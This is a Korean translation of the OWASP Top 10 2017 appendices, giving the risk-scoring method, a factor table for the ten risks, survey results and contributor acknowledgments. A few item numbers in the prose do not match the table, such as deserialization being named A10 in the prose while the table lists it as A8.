
OWASP 위험 평가 방법론은 식별된 취약성에 대한 위험을 계산하기 위해 필요한 수 많은 요소들을 정의하고 있습니다. 그러나 이 Top 10은 실제 어플리케이션과 API의 특정 취약점이 아닌 일반적인 취약점에 대해서만 언급하고 있습니다. 결론적으로 어플리케이션 위험은 시스템 소유자만이 정확하게 계산할 수 있습니다. 제 3자 입장에서는 시스템이 어떻게 구축되었고 운영되고 있는지 알지 못할 뿐만 아니라 어플리케이션과 데이터가 얼마나 중요한지, 위협원이 무엇인지 알지 못합니다.

우리의 방법론은 각 취약점들에 대해 3가지 발생가능 요소들(취약점 분포, 탐지 가능성, 공격 가능성)과 한 가지 영향도(기술적 영향)를 포함합니다. 취약점의 알려진 정도는 전형적으로 계산하지 말아야만 하는 요소입니다. 알려진 정도에 대한 데이터에 대해, 많은 다른 조직으로부터 알려진 정도에 대한 통계 자료들을 제공 받았으며(4페이지 참고), 알려진 정도에 따라 상위 10가지 발생 가능성을 찾아내기 위해 함께 그 데이터의 평균을 도출하였습니다. 그 다음 각 취약점의 발생 가능성 순위를 계산하기 위해 다른 2가지의 발생 가능요소들(탐지 가능성과 공격 가능성)을 합하였습니다. 그리고 나서 Top 10 내 각 항목에 대한 전반적인 위험순위를 찾기 위해 각 항목에 대한 추정된 평균적인 기술적 영향을 곱하였습니다.(결과가 높을수록 위험도 높아집니다.)

이 접근방식에서는 위협원의 발생 가능성이 고려되지 않았다. 여러분 조직의 특정 어플리케이션과 관련된 다양한 기술적 세부사항의 어떤 것도 고려되지 않았다. 이런 요소들 중 어떤 것은 공격자가 특정 취약점을 발견하고 공격할 전반적인 발생가능성에 중대하게 영향을 줄 수 있습니다. 이 평가방식은 실제 사업에 미치는 영향을 고려하지 않습니다. 조직의 문화, 산업 및 규제 환경하에 여러분의 조직에서 사용하는 어플리케이션과 API의 보안 위험을 어느 정도 수용할 수 있을 것인가는 그 조직에서 결정해야 할 것입니다. OWASP Top 10의 목적은 여러분을 위해 위험 분석을 하는 것이 아닙니다.

예를 들어 다음은 A3: 크로스 사이트 스크립팅(XSS)의 위험에 대한 계산을 도식화 한 것입니다. XSS는 매우 널리 알려져 있으므로 취약점 분포도에서 '매우 광범위함'이 타당합니다. 모든 다른 위험들은 '광범위함'에서 '드뭄'까지 분포되어 있습니다.(1부터 3까지의 값을 가짐)

다음은 2017:A6 잘못된 보안 설정의 위험 계산에 대한 설명입니다.



상세 위험 요소

Top 10 위험 요소 요약

아래의 테이블은 2017 상위 10개의 어플리케이션 위험의 요약과 각각의 위험들에 할당한 위험 요소입니다. 이러한 요소들은 유효한 통계치와 OWASP TOP 10 팀의 경험을 기반으로 하여 결정되었습니다. 특별한 어플리케이션이나 조직에 대한 이러한 위험들을 이해하기 위해서는 반드시 회사에 맞는 위협원과 사업적 영향을 고려해야 합니다. 심지어 최악의 소프트웨어 취약점도 만약 필요한 공격을 수행하는 포지션에 위협원이 없거나, 자산에 대한 사업적 영향이 무시할 정도라면 심각한 위험이 되지 않을 수 있습니다.

RISK	위협원	공격 요소: 공격가능성	보안 약점: 취약점 분포	보안 약점: 탐지용이성	Impacts: 기술	Impacts: 사업	점수
A1:2017-인젝션	특정 앱	쉬움 ❸	일반 ❷	쉬움 ❸	심각 ❸	특정 앱	8.0
A2:2017-인증	특정 앱	쉬움 ❸	일반 ❷	평균 ❷	심각 ❸	특정 앱	7.0
A3:2017-민감 정보 노출	특정 앱	평균 ❷	광범위 ❸	평균 ❷	심각 ❸	특정 앱	7.0
A4:2017-XML 외부 개체 (XXE)	특정 앱	평균 ❷	일반 ❷	쉬움 ❸	심각 ❸	특정 앱	7.0
A5:2017-취약한 접근 통제	특정 앱	평균 ❷	일반 ❷	평균 ❷	심각 ❸	특정 앱	6.0
A6:2017- 보안 설정 오류	특정 앱	쉬움 ❸	광범위 ❸	쉬움 ❸	중간 ❷	특정 앱	6.0
A7:2017-크로스 사이트 스크립팅(XSS)	특정 앱	쉬움 ❸	광범위 ❸	쉬움 ❸	중간 ❷	특정 앱	6.0
A8:2017-불안정한 deserialization	특정 앱	어려움 ❶	일반 ❷	평균 ❷	심각 ❸	특정 앱	5.0
A9:2017-취약한 컴포넌트	특정 앱	평균 ❷	광범위 ❸	평균 ❷	중간 ❷	특정 앱	4.7
A10:2017-불충분한 로깅&모니터링	특정 앱	평균 ❷	광범위 ❸	어려움 ❶	중간 ❷	특정 앱	4.0

추가적인 위험 고려사항

Top 10은 기본적인 많은 것들을 포함하고 있지만 반드시 고려해야 하고 조직에서 평가해야 하는 다른 위험들도 많이 있습니다. 이러한 것들 중 몇몇은 항상 확인되어지고 있는 새로운 공격기법들도 포함해서 Top 10 의 전 버전에서 다루었을 수도 있고 아닌 것들도 있습니다. 여러분이 고려해야 할 다른 중요한 어플리케이션 아래에 포함되어 있습니다.

TBD

추가 데이터 분석이 완료되면 RC2 이후에 추가됩니다.

+Dat 방법론과 데이터

OWASP Project Summit에서 적극적인 참여자와 커뮤니티 회원은 최대 2개의 미래 지향적인 취약성 클래스와 함께 질의 데이터를 부분적으로 정의하고 부분적으로는 질적 조사로 정의하여 불확실성 관점을 결정했습니다.

인더스트리 순위 서베이

서베이에서는 이전에 "on the cusp"로 확인되었거나 Top 10 메일링 리스트의 2017 RC1에 대한 피드백에서 언급 된 취약점 카테고리를 수집했습니다. 이들을 순위가 매겨진 서베이에 참여시키고 응답자들에게 OWASP Top 10 2017에 포함되어야 한다고 생각하는 상위 4가지 취약점의 순위를 매기도록 요청했습니다. 이 설문 조사는 2017 년 8월 2일~9월 18일까지 진행했었으며, 516건이 수집되었으며 취약점 순위가 매겨졌습니다.

순위	*설문조사 취약점 카테고리*	점수
1	개인정보 노출 ('Privacy Violation') [CWE-359]	748
2	암호화 실패 [CWE-310/311/312/326/327]	584
3	신뢰할 수 없는 정보의 deserialization[CWE-502]	514
4	사용자 제어 키를 통한 권한 우회(IDOR & 경로 순회) [CWE-639]	493
5	불충분한 로깅과 모니터링 [CWE-223 / CWE-778]	440

개인 정보 노출은 명백히 최고 순위의 취약점이지만, 기존에 A3: 2017의 민감정보 노출 항목으로 강조합니다. 불안정한 deserialization가 3위를 차지하여, 위험 등급 확인 후, A10 : 2017로 Top 10 안에 추가되었습니다. 4번째 사용자 제어 키는 A5 : 2017 취약한 인증 통제에 포함되어 있으며, 인증 취약점과 관련된 많은 정보 없으므로 설문 조사에서 높은 순위를 얻었습다. 5위는 불충분한 로깅과 모니터링으로 Top 10 리스트에 적합하다고 생각합니다. A10 : 2017이 된 이유입니다. 어플리케이션이 무엇이 공격인지 정의하고 적절한 로그, 경고, 에스컬레이션 및 응답을 생성 할 수 있어야 합니다.

공용 데이터 요청

전통적으로 수집 및 분석된 데이터는 누적 데이터가 더 많았습니다(테스트를 통해 어플리케이션에서 발견된 취약점 수). 잘 알려진 바와 같이, 툴은 전통적으로 취약점에 대한 모든 인스턴스를 보고하며, 법은 일반적으로 여러 가지 예외를 가지고 단일 발견을 보고합니다. 따라서 두 가지 스타일의 보고서를 비슷한 방식으로 집계하는 것은 매우 어렵습니다.

2017년에는 특정 데이터 유형에서 얼마나 많은 어플리케이션이 특정 취약점 유형 중 하나 이상을 갖고 있었는지에 따라 발생빈도가 계산되었습니다. 더 큰 기여자의 데이터는 두 가지 관점에서 제공되었습니다. 첫 번째는 취약점에서 발견된 모든 인스턴스를 계산하는 전통적인 빈도 유형이었고, 두 번째는 각 취약점이 발견된 어플리케이션의 수(한 번 이상)였습니다. 완벽하지는 않지만, 사람을 어시스트하는 툴과 툴을 어시스트하는 사람과 비교하는 데 합리적입니다. 원시 데이터 및 분석 작업은 GitHub에서 사용할 수 있습니다. 우리는 2020년(또는 그 이전) 추가 구조로 이를 확장하려고 합니다.

데이터 요청에 40건 이상의 자료를 받았으며, 많은 데이터가 빈번한 데이터 호출에서 비롯되어 114,000개의 어플리케이션을 다루는 23명의 기고자의 데이터를 사용할 수 있었습니다. 가능한 한 기여자가 식별한 시간의 1년을 사용했습니다. 대부분의 어플리케이션은 고유하지만 Veracode의 연간 데이터간에 반복되는 어플리케이션의 가능성을 인정합니다. 사용된 23개의 데이터 셋은 툴을 이용한 사람의 테스트로 확인되었거나 사람이 작성한 툴로 발생빈도를 구체적으로 제공했습니다. 100% + 발생빈도의 선택된 데이터의 이상은 최대 100%까지 조정되었습니다. 발생빈도를 계산하기 위해 각 취약점 유형이 포함된 것으로 밝혀진 전체 어플리케이션 비율을 계산했습니다. 발병빈도의 순위는 Top 10를 차지하는 전반적인 위험도에서의 보안분포 계산에 사용되었습니다.

+Ack 감사의 말

정보 제공에 대한 감사의 인사

OWASP 2017 업데이트를 지원울 위해 취약점 정보를 제공한 많은 조직에 감사드립니다.

- MicroFocus Fortify
- Veracode
- Synopsis
- Checkmarx
- ContextIS
- CDAC
- Hidden
- Colegio LaSalle Monteria
- Linden Lab
- ITsec Security Services bv
- EZI
- Edgescan
- Purpletalk
- AsTech Consulting
- Network Test Labs Inc.
- Derek Weeks
- TCS
- Easybss
- I4 Consulting
- ANCAP
- Branding Brand
- Vantage Point
- EVRY
- iBLISS Digital Security
- Shape Security
- Paladion Networks
- Secure Network
- Web
- Contrast Security
- Hamed
- Khallaagh
- DDoS.com
- Minded Security
- BUGemot
- Softtek
- M. Limacher IT Dienstleistungen
- Osampa
- Atos
- National Center for Cyber Security Technology
- SHCP

처음으로 Top 10 릴리즈에 기여한 모든 정보와 전체 참여자 목록이 공개되었습니다.

개발 기여에 대한 감사의 인사

GitHub의 Top 10에 공동으로 많은 시간을 할애하여 기여한 개인 연구자들도 감사드립니다.

- ak47gen
- alonergan
- anantshri
- bchurchill
- bkimminich
- Boberski
- borischen
- Calico90
- D00gs
- davewichers
- drwetter
- ecbftw
- gilzow
- h3xstream
- HoLyVieR
- ilatypov
- infosecdad
- irbishop
- itscooper
- jeremylong
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- koto
- Neil-Smithline
- ossie-git
- PauloASilva
- pontocom
- psiinon
- raesene
- riramar
- sslHello
- stefanb
- taprootsec
- tghosth
- thesp0nge
- toddgrotenhuis
- tsohlacol
- vanderaj
- vdbaan
- yohgaki
- Chris Frohoff
- Gabriel Lawrence